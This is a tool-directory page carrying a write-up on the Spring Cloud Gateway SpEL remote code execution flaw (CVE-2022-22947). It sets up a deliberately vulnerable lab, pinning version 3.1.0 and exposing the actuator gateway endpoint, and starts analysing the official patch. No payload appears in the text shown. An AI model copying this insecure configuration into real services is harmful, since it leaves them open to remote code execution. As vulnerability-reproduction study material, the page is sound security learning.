
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2022-22947 — Spring-Cloud-Spel-RCE | Kitploit
Tools/GitHubGitHub/4nnns/cve-2022-22947
Vulnerability AnalysisCode AnalysisExploitationWeb Application ExploitationLearning & EducationLabs & Practice
GitHub4nnns/cve-2022-22947

CVE-2022-22947

Spring-Cloud-Spel-RCE

View Repository
1223 years agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

SpringCloud-Gateway Command Execution Vulnerability (CVE-2022-22947)

Environment Setup

Method 1:

Clone the ready environment code from GitHub.

GitHub Repository

root@kitploit:~
//⚠️Note: The environment code download path must not contain Chinese characters or spaces
git clone https://github.com/Ha0Liu/CVE-2022-22947.git

Open the downloaded code package with IDEA: Open ---> Path of downloaded file ---> Open.

Method 2:


Create a project manually and set up the environment.

(1) Create a new project, configure it and click Next all the way through;

(2) Analyze the project directory structure:

  • The .idea folder contains IntelliJ IDEA default configuration files with no other use; can be deleted or retained as needed.
  • The src folder is the main code area for the entire project, which includes two subfolders: java and resources. java is the area for writing Java code in the project, and resources is the configuration area for the entire project. By default, Spring projects add the SpringApplication method in java, which is the default startup method for Spring. The resources folder contains application.properties by default, which is the configuration file for the Spring project.
  • The test folder is for testing; test methods can be placed here.
  • pom.xml is the Maven configuration file, including dependencies, configurations, etc. needed for the project.
  • The .iml file is the Maven dependency package configuration, also added by default.
  • The External Libraries folder contains all dependency packages for the project.

(3) Add Maven dependencies to the pom.xml file (the Maven Repository contains details of all dependencies).


  • Part of the XML code is generated by default in the pom file, details as follows:

  • Import the dependencies needed for the project. Since this is a SpringBoot project, you need to import the spring-boot-starter dependency as the server starter. Furthermore, because this vulnerability is in the Gateway of SpringCloud, the vulnerable version is below 3.1.1. Therefore, we use version 3.1.0 for reproduction. Also, we need to monitor and access the gateway through the actuator interface, so we also need this dependency. The specific contents are as follows:
(4) Modify the Spring configuration file (path: src → main → resources → application.properties), details as follows:

  • server.port is the startup port of the Spring server, default is 8080. You can set it according to your needs.
  • management.endpoint.gateway.enabled=true enables the actuator endpoint to detect the SpringCloud-Gateway gateway. The default is false. Since this vulnerability requires monitoring the state of the gateway, we need to manually change it to true to enable monitoring.
  • management.endpoints.web.exposure.include=gateway selects the server gateway as the Gateway gateway. Since this vulnerability is a Gateway gateway vulnerability, we declare in the configuration file to select the Gateway gateway.


(5) Modify the automatically generated Java class after creating the new project (class name is usually ProjectName + Application, path: src → main → java → com.xxx.xxx → xxxApplication). See the figure below for details:
(6) Start the project, as shown below:


(7) Access http://localhost:9000. If the page is consistent with the screenshot, the environment setup is successful.
Reverse Audit

(1) First, let's look at the official fix patch, diff as follows: https://github.com/spring-cloud/spring-cloud-gateway/commit/337cef276bfd8c59fb421bfe7377a9e19c68fe1e . In the function org.springframework.cloud.gateway.support.ShortcutConfigurable#getValue, the official replaced StandardEvaluationContext with GatewayEvaluationContext to execute SPEL expressions.

From the figure above, we can see that this patch mainly modifies the parsing method of SPEL expressions. Line 66 shows an if statement indicating that the SPEL expression must start with #{ and end with }. The getValue method performs SPEL expression parsing, indicating that this vulnerability is an RCE vulnerability triggered by SPEL expressions.

